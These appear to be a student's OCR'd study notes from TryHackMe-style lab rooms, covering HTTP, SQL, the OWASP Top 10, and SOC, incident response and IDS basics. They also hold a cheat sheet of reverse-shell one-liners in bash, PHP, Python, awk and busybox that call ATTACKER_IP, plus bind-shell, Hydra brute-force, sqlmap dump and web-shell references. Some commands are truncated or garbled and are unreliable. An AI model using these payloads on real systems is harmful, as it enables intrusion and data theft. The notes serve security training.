
patch - updates (makes small changes without replacing the whole thing)

HEAD - retrives the headers


OPTIONS - tells which methods are available

CONNECT - creates a secure https connection

Request Headers —



Request Header	Example	Description
Host	`Host: tryhackme.com`	Specifies the name of the web server the request is for.
User-Agent	`User-Agent: Mozilla/5.0`	Shares information about the web browser the request is coming from.
Referer	`Referer: https://www.google.com/`	Indicates the URL from which the request came from.
Cookie	`Cookie: user_type=student; room=introtowebapplication; room_status=in_progress`	Information the web server previously asked the web browser to store is held in cookies.
Content-Type	`Content-Type: application/json`	Describes what type or format of data is in the request.



Example

```
POST /profile HTTP/1.1
Host: tryhackme.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

name=Aleksandra&age=27&country=US
```

- **Form Data (multipart/form-data)**

Allows multiple data blocks to be sent where each block is separated by a bo

HTTP response —

status line - provides version, status code and a brief explanation


Informational Responses (100-199)

Successful Responses (200-299)

Redirection Messages (300-399)

Client Error Responses (400-499)

Server Error Responses (500-599)



Which flag should be added to cookies in the Set-Cookie HTTP response header to ensure they are only transmitted over HTTPS, protecting them from being exposed during unencrypted transmissions?

Secure

Which flag should be added to cookies in the Set-Cookie HTTP response header to prevent them from being accessed via JavaScript, thereby enhancing security against XSS attacks?

HttpOnly

CSP - content security policy — helps to mitigate xss scripting attacks

header —


`Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.tryhackme.com; style-src 'self'`

means only self can load script and css

SQL

2 types of databases - relational (table) and non relational (no structure)

primary and foreign key —



Primary and Foreign Keys

Once a table has been defined and populated, more data may need to be stored. For instance, we want to create a table named "Authors" that stores the authors of the books sold in the store. Here is a very clear example of a relationship. A book (stored in the Books table) is written by an author (stored in the Authors table). If we wanted to query for a book in our story but also have the author of that book returned, our data would need to be related somehow; we do this with keys. There are two types of **keys**:

Books

id	Name	Published_date	Author_id
1	Android Security Internals	2014-10-14	2
2	Bug Bounty Bootcamp	2021-11-16	1
3	Car Hacker's Handbook	2016-02-25	4
4	Designing Secure Software	2021-12-21	3
5	Ethical Hacking	2021-11-02	5

Authors

id	Name
1	Vicky Li
2	Nikolay Elenkov
3	Loren Kohnfelder
4	Craig Smith
5	Daniel Graham

SHOW DATABASES;

DROP DATABASE name;

CREATE DATABASE name;

USE name;

SHOW TABLES; #show all the tables in the current database

DESCRIBE tableName;

```
SELECT DISTINCT name,description,id FROM books ORDER BY name DESC;
mysql> SELECT * FROM hacking_tools WHERE category = "Multi-tools";
mysql> SELECT * FROM hacking_tools WHERE amount >= 300 ;
mysql> SELECT * FROM hacking_tools WHERE amount < 100 AND category LIKE
SELECT name FROM hacking_tools WHERE LENGTH(name) = (SELECT MAX(LEN
mysql> SELECT GROUP_CONCAT(name SEPARATOR " & ") FROM hacking_tools
```

Burpsuite

proxy — to intercept and modify request while interacting with web applications

repeater — to send same request multiple times

intruder — for brute forcing

decoder — for encoding payloads

Owasp Top 10

1. Broken access control

IDOR - insecure direct object reference

`https://bank.thm/account?id=111111` — here if we change the id — we can get other's bank acc access

youtube pvt videos access

2. **Cryptographic Failures**

Servers encrypt data at rest (REST defines a set of constraints for how the architecture of a distributed, Internet-scale hypermedia system, such as the Web, should behave.)

in some cases this vulnerability is exploited by mitm attacks but mostly these can be simple vulnerabilities also

in most websites databases are set up as sql or mariadb databases but in some websites these are stored as a single file - known as **flat file** database most common flat file database is SQLite (sqlite3)

for cracking hashes we can use https://crackstation.net/

3. **Injection**

These attacks depend on what technologies are being used

To mitigate these attacks we can use an allow list - so that server checks for dangerous text

also stripping text - to strip down dangerous chars

Instead of manually forming these various library exists for allow list

To execute a command injection —

like cowsay

```
cowsay $(echo "hello")
```

command in $(command) is executed first and its output is piped to next command

these are some useful commands

```
  whoami
  id
  ifconfig/ip addr
  uname -a
  ps -ef
```

4. **Insecure Design**

A developer could, for example, disable the OTP validation in the development phases to quickly test the rest of the app without manually inputting a code at each login but forget to re-enable it when sending the application to production.

instagram otp vuln

5. **Security Misconfiguration**

These are different - These occur when security could have been correctly configured but was not

like not using http header, giving overly detailed error messages

like enabling debugging features in production websites

To run commands from python

```
import os; print(os.popen("ls -l").read())
```

patreon got hacked by leaving /console in there production

6. Vulnerable and Outdated Components

7. Identification and authentication failures

These include use of bruteforce attacks, predictable session cookies, or weak credential

if a page contains sign in and register fields and a user darren exists we can re register by

“ darren” and use our own password and log in as darren

8. Software and data integrity Failures

For integrity checks we use hashes

hashes are sent along with files to double check the integrity of files

To calculate different hashes we can use commands like

```
sha1sum filename
md5sum
sha256sum
```


like this is insecure

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>
```

this is secure

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88
```

for integrity in cookies (key:value pairs eg user:susan) we use jwt tokens


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ C8Z3gJ7wPgVLvEUonaieJWBJBYt5xOph2CplhlxqdUw

```
{
  "typ":"JWT",
  "alg":"HS256"
}
```

```
{
  "username":"guest",
  "exp":1665076836
}
```

```
.Æw..ð>.K¾E(.¨.%`I..yÅêaØ*H.\juL
```

https://www.srihash.org/ — for hash generation

https://fusionauth.io/dev-tools/jwt-decoder — for jwt editing

9. Security Logging and Monitoring Failures

when website in production every action of the user should be logged

as without logging we cannot trace the attacker’s path to the vulnerability

if attacker is left undetected the website could have risk of further attacks and have potential regulatory damage (if final users are damaged or their data is risked then we can be a subject to fines)

Hydra

```
hydra -l user -P /usr/share/wordlists/dirb/small.txt 10.10.72.18 -t 4 ssh
root@ip-10-10-130-141:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.72.18 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -t 4 -V
```

Gobuster

for apache server the dir will be /var/www/html

```
gobuster dir -u 10.10.191.108/secret -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64 -x .js

gobuster dns -d example.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt

gobuster vhost -u http://10.10.191.108 -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain --exclude-length 250-320 --domain example.thm -t 60
```

for vhost - finds that a sever that hosts domain example.thm also host other domains

for dns - finds new subdomain via dns resolution

Shell

Pivoting — when attacker gains access to compromised system and that acts as a launching pad to gain access to other systems

Reverse shell

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP ATTACKER_PORT >/tmp/f
```

and on attacker machine, run

```
nc -lnpv port
```

to listen for outputs

Bind Shell

It will bind the exposed port on the compromised system to the attacker’s machine to listen for any connection

On compromised system —

```
rm /tmp/f | mkfifo /tmp/f | cat /tmp/f | bash -i 2>&1 | nc 0.0.0.0 8080 > /tmp/f
```

on attacker —

```
nc -nv ip port
```

Different tools -

rlwrap nc ... - for use of arrow keys for history

ncat - for encryption, provided by nmap

socat - for socket connection

Bash

Normal Bash Reverse Shell

Terminal

```
target@tryhackme:~$ bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1
```

This reverse shell initiates an interactive bash shell that redirects input and output through a TCP connection to the attacker's IP (**ATTACKER_IP**) on port `443`. The `>&` operator combines both standard output and standard error.

Bash Read Line Reverse Shell

Terminal

```
target@tryhackme:~$ exec 5<>/dev/tcp/ATTACKER_IP/443; cat <&5 | while read line; do $line 2>&5 >&5; done
```

This reverse shell creates a new file descriptor (`5` in this case) and connects to a TCP socket. It will read and execute commands from the socket, sending the output back through the same socket.

Bash With File Descriptor 196 Reverse Shell

Terminal

```
target@tryhackme:~$ 0<&196;exec 196<>/dev/tcp/ATTACKER_IP/443; sh <&196 >&196 2>&196
```

This reverse shell uses a file descriptor (`196` in this case) to establish a TCP connection. It allows the shell to read commands from the network and send output back through the same connection.

Bash With File Descriptor 5 Reverse Shell

Terminal

```
target@tryhackme:~$ bash -i 5<> /dev/tcp/ATTACKER_IP/443 0<&5 1>&5 2>&5
```

Similar to the first example, this command opens a shell (`bash -i`), but it uses file descriptor `5` for input and output, enabling an interactive session over the TCP connection.

PHP

PHP Reverse Shell Using the exec Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);exec("sh <&3 >&3 2>&3");'
```

This reverse shell creates a socket connection to the attacker's IP on port `443` and uses the `exec` function to execute a shell, redirecting standard input and output.

PHP Reverse Shell Using the shell_exec Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);shell_exec("sh <&3 >&3 2>&3");'
```

Similar to the previous command, but uses the `shell_exec` function.

PHP Reverse Shell Using the system Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);system("sh <&3 >&3 2>&3");'
```

This reverse shell employs the `system` function, which executes the command and outputs the result to the browser.

PHP Reverse Shell Using the passthru Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);passthru("sh <&3 >&3 2>&3");'
```

The `passthru` function executes a command and sends raw output back to the browser. This is useful when working with binary data.

PHP Reverse Shell Using the popen Function

Terminal

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);popen("sh <&3 >&3 2>&3", "r");'
```

This reverse shell uses `popen` to open a process file pointer, allowing the shell to be executed.

Python

Please note, the following snippets below require using `python -c` to run, indicated by the placeholder PY-C

Python Reverse Shell by Exporting Environment Variables

Terminal

```
target@tryhackme:~$ export RHOST="ATTACKER_IP"; export RPORT=443; PY-C 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```

This reverse shell sets the remote host and port as environment variables, creates a socket connection, and duplicates the socket file descriptor for standard input/output.

Python Reverse Shell Using the subprocess Module

Terminal

```
target@tryhackme:~$ PY-C 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.99.209",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

This reverse shell uses the `subprocess` module to spawn a shell and set up a similar environment as the Python Reverse Shell by Exporting Environment Variables command.

Short Python Reverse Shell

Terminal

```
PY-C 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
```

This reverse shell creates a socket (`s`), connects to the attacker, and redirects standard input, output, and error to the socket using `os.dup2()`.

Others

Telnet

Terminal

```
target@tryhackme:~$ TF=$(mktemp -u); mkfifo $TF && telnet ATTACKER_IP4
43 0<$TF | sh 1>$TF
```

This reverse shell creates a named pipe using `mkfifo` and connects to the attacker via Telnet on IP `ATTACKER_IP` and port `443`.

AWK

Terminal

```
target@tryhackme:~$ awk 'BEGIN {s = "/inet/tcp/0/ATTACKER_IP/443"; while
(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) prin
t $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

This reverse shell uses AWK's built-in TCP capabilities to connect to `ATTACKER_IP:443`. It reads commands from the attacker and executes them. Then it sends the results back over the same TCP connection.

BusyBox

Terminal

```
target@tryhackme:~$ busybox nc ATTACKER_IP 443 -e sh
```

This BusyBox reverse shell uses Netcat (`nc`) to connect to the attacker at `ATTACKER_IP:443`. Once connected, it executes `/bin/sh`, exposing the command line to the attacker.

Web shell

php shell — https://github.com/flozz/p0wny-shell

more feature rich php shell with file management https://github.com/b374k/b374k

sqlmap


```
sqlmap -u 'http://10.10.11.100/ai/includes/user_login?email=test&password=test' --level=5
sqlmap -u 'http://10.10.11.100/ai/includes/user_login?email=test&password=test' --level=5 --dbs # for exposing databases
sqlmap -u 'http://10.10.11.100/ai/includes/user_login?email=test&password=test' -D database_name --dump
```

SOC

Security operation center - detection and response of vulnerabilities

three pillars — people, process, and technology

Alert Triage



Following are some questions that need to be answered during the triage of an alert.

Alert: Malware detected on Host: GEORGE PC

5 Ws	Answers
What?	A malicious file was detected on one of the hosts inside the organization's network.
When?	The file was detected at 13:20 on June 5, 2024.
Where?	The file was detected in the directory of the host: "GEORGE PC".
Who?	The file was detected for the user George.
Why?	After the investigation, it was found that the file was downloaded from a pirated software-selling website. The investigation with the user revealed that they downloaded the file as they wanted to use a software for free.


SIEM - Tool used in every soc department for detecting and alerting security incidents.

EDR - Endpoing detection and response

firewall - purely for network security

Digital Forensics

Branch of forensics that investigates cyber crime



Chain of custody

for maintaining details evidences

write blockers - to preserve original state of evidences

2 types of images - disk image(for hard drive, ssd, hdd) and memory image(for ram)

tools for windows evidence collection - ftk imager, autopsy, dumplt, volatility

Incident Response fundamentals

two types of alerts - true and false positives

different types of incidents -

Malware infection,

Security Breaches - when unauthorized person gets access

Data Leaks - intentional or unintentional (misconfiguration)

Insider attacks

DOS


popular incident report framework — SANS and NIST

SANS - “picerl”

preparation, identification, containment, eradication, recovery, lesson

to prepare for any attacks, , to contain the malware inside the infected machine only, , ,

NIST - same but reduced to 4 steps



SANS	NIST
Preparation	Preparation
Identification	Detection and Analysis
Containment	Containment, Eradication, and Recovery
Eradication	
Recovery	
Lessons Learned	Post Incident Activity

Step by step guide for incidents - playbooks

execution of the incident - runbook

SIEM - Security information and event management system

we can logically divide logs into two categories — Host centric log sources, network centric log sources

Firewall

Types of firewall -

stateless firewall

operates on layer 3 and 4 (transport and network layer)

filters data by predetermined rules

do not remember state as stateless - it processes the data quickly

if firewall denies certain packets from source 1 it drops it but future packets will be treated as new — as this firewall keeps forgetting

Stateful firewall

also operates on layer 3 and 4 but remembers the source of dropped packets

Proxy firewall

Inspect the data inside the packets as well

operates on application layer 7

Provides content filtering options

NGFW - Next Generation firewall

operates on layer 3 to 7

comes with ids

operates heuristically - does filtering themselves rather than depending on rules

outbound - leaving the network

inbound - entering the network

IDS

Deployment modes —

Host based ids system

Network based ids system

Detection modes —

signature based ids — detects malicious software based on signature (cannot detect zero day vulnerabilities)

anomaly based ids — detects on the behavior of network or system - can detect zero day but provides huge false positives

hybrid both

ids example

snort —

/etc/snort

alert icmp any any → 127.0.0.1 any (msg:”Loopback ping detected”; sid:10003; rev:1;)

usage for detecting

